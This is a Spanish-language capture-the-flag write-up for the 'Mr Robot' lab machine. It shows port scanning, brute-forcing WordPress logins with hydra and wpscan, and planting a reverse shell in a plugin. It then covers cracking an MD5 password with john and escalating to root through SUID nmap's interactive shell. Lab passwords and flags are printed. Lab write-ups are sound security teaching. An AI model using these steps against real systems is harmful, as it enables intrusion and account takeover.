Mr Robot - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos reconocimiento de puertos abiertos:


```
sudo nmap -sS -sCV -p- -v -n -Pn 10.10.68.64 -oN scan.txt
```

```
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5:   3c16:3b19:87c3:42ad:6634:c1c9:d0aa:fb97
|_SHA-1: ef0c:5fa5:931a:09a5:687c:a2c2:80c4:c792:07ce:f71b
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```


Tiene 2 puertos abiertos:

- http
- https


Comenzamos enumerando el puerto http, encontramos la primera key en robots.txt y una wordlist




Encontramos contenido en otro archivo



Tambien encontramos un panel de login en wordpress:




Para saber cual es el nombre de usuario podemos realizar un ataque de fuerza bruta con hydra:




Hemos conseguido el usuario "Elliot", ahora nos hace falta conseguir la contraseña de wordpress. Podemos hacer un ataque de fuerza bruta con wp-scan

```
wpscan --url http://10.10.68.64 -U elliot -P wordlist
```




Hemos encontrado la contraseña de elliot: ER28-0652

Estamos dentro del panel de wordpress:




Lo que podemos hacer es activar un plugin, por ejemplo hello.php y editarlo incluyendo una reverse shell de pentest monkey:

Una vez que lo hemos editado nos ponemos a la escucha con netcat y nos vamos a la ruta `http://*ip*/wp_content/plugins/hello/hello.php` y recibimos la conexion:



ESCALADA DE PRIVILEGIOS

Una vez dentro, encontramos a un usuario llamado robot:



Entramos en su carpeta y vemos que hay dos archivos, una es la key 2 que solo robot tiene acceso y otra es una password encriptada en md5:

```
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
```

Usamos john para desencriptarla y obtenemos la contraseña:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john pass.txt --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (robot)
1g 0:00:00:00 DONE (2024-09-26 08:00) 25.00g/s 1017Kp/s 1017Kc/s 1017KC/s bonjour1..teletubbies
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
daemon@linux:/home/robot$ su robot
Password:
robot@linux:~$ whoami
robot
```

Hemos conseguido acceder con el usuario robot y podemos ver la key 2:

```
robot@linux:~$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Revisando los permisos SUID vemos que tenemos permisos como sudo para ejecutar el comando nmap:

```
robot@linux:~$ find / -perm /4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Hay una forma sencilla de poder escalar privilegios con nmap:

`nmap --interactive`

Una vez que se abre nmap en modo interactivo puedes ejecutar comandos como root con el asterisco por delante:

```
robot@linux:/usr/local/bin$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !whoami
root
waiting to reap child : No child processes
nmap> !sh
# whoami
root
```

Ahora podemos ver el contenido de la tercera key:

```
# cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```